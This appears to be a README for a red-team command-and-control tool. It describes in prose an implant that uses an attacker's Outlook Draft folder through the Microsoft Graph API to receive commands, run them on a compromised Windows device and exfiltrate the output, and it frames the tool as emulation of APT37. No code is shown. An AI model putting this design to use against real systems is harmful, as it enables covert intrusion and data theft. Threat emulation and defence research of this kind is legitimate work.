 boku7/azureoutlookc2

Azure Outlook Command & Control (C2) - Remotely control a compromised Windows Device from your Outlook mailbox. Threat Emulation Tool for North Korean APT InkySquid / ScarCruft / APT37. TTP: Use Microsoft Graph API for C2 Operations.

Azure Outlook Command & Control that uses Microsoft Graph API for C2 communications & data exfiltration.



Remotely Control a compromised Windows Device from your Outlook Mailbox.
Elastic Security Labs has discovered active intrusions in the wild using SIESTAGRAPH. SIESTAGRAPH interacts with Microsoft’s GraphAPI for command and control using Outlook and OneDrive. Check out their awesome malware analysis blogs on Azure Outlook C2 communications below.
If you have any information about similar projects, CTI info about this TTP being used in the wild by APT/ransomware-groups, defense advice, recommendations for Red Teamers interested in Azure C2 threat emulation, or any other information that would be a good add to this blog/readme, please contact me or submit a Pull Request. Thank you!
This project consists of an implant that beacons out to an Attacker-Controlled Azure Outlook mailbox, which acts as the Command & Control (C2); remotely controlling the compromised device. An Azure Refresh Token for the Attackers C2 mailbox is hard-coded into the implant during compilation. When executed on a Windows device, the implant accesses the Attackers Draft mailbox via the Microsoft Graph API. The implant reads command instructions from the Attackers Draft mailbox, executes the instructions locally on the compromised windows device, and returns the command output to the Attacker via creation of new Draft messages. The implant repeats this behavior of being remotely controlled from the Attackers mailbox until the implant host process is exited.
I recently started Red Teaming about half a year ago on the SpiderLabs Red Team at Trustwave. During an engagement I had the honor to work with the legendary Stephan Borosh (rvrsh3ll|@424f424f). Steve & Matt Kingstone taught me all about Azure Domain Fronting, and I was blown away that Command & Control traffic could be exfiltrated out via HTTPS using legit domains like ajax.microsoft.com. It even uses Microsoft's TLS Certificates! Unfortunately for me, I began Red Teaming at the same time Domain Fronting died on Azure. Even though Domain Fronting on Azure was dead, there was still allot of awesome Red Team techniques that could be done with Azure.
Steve introduced me to Azure Device Code Phishing. During this time I dived deep into Azure and the Microsoft Graph API for Red Teaming. We created the tool TokenTactics, derived from the great work of Dr. Nestori Syynimaa (@DrAzureAD), and we made The Art of the Device Code Phish blog if you are interested in our methodology.
While creating TokenTactics and experimenting with the MS Graph API, I discovered it was possible to use the Microsoft Graph API as a C2 channel. There are many different ways to use the MS Graph API as a C2 channel, and I am not the only person (or the first) to discover this. VX-Underground, created by @smelly__vx - the creator/publisher of the HellsGate technique, released information last month that the North Korean Advanced Persistent Threat (APT) group "InkySquid" (AKA ScarCruft and APT37) uses the Microsoft Graph API for C2 operations. After releasing a teaser of this project on Twitter & LinkedIn, several DFIR professionals commented that this technique of using the Microsoft Graph API for C2 operations is actively being used by ransomware groups in the wild, dating back months.
During the Red Team engagement, I attempted to get Cobalt Strike working with the MS Graph API as the C2 channel. Unfortunately, I failed, but this is still a future goal. The issue I face with getting this to work with Cobalt Strike, is that the MS Graph API uses 2 tokens for communications. The first token is the Refresh Token which can last up to 90 days. The second token, the Access Token, is a temporary token that last around an hour. Direct communications to the MS Graph API are done via authenticating with the Access Token. Once an Access Token expires, the Refresh Token can be used to get new Access Tokens. Since I am still new to Red Teaming & Cobalt Strike development, I could not figure out how to use the Cobalt Strike Malleable C2 profile to support constantly getting new Access Tokens and sending these changing Access Tokens in the Authorization header of HTTPS beacon's requests. Since releasing the teaser on Twitter, Joe Vest, Alfie Champion, and other rockstars of the community have given me some epic direction on how to get this to work with Cobalt Strike! Hopefully there will be a Cobalt Strike follow up to this project in the future ;)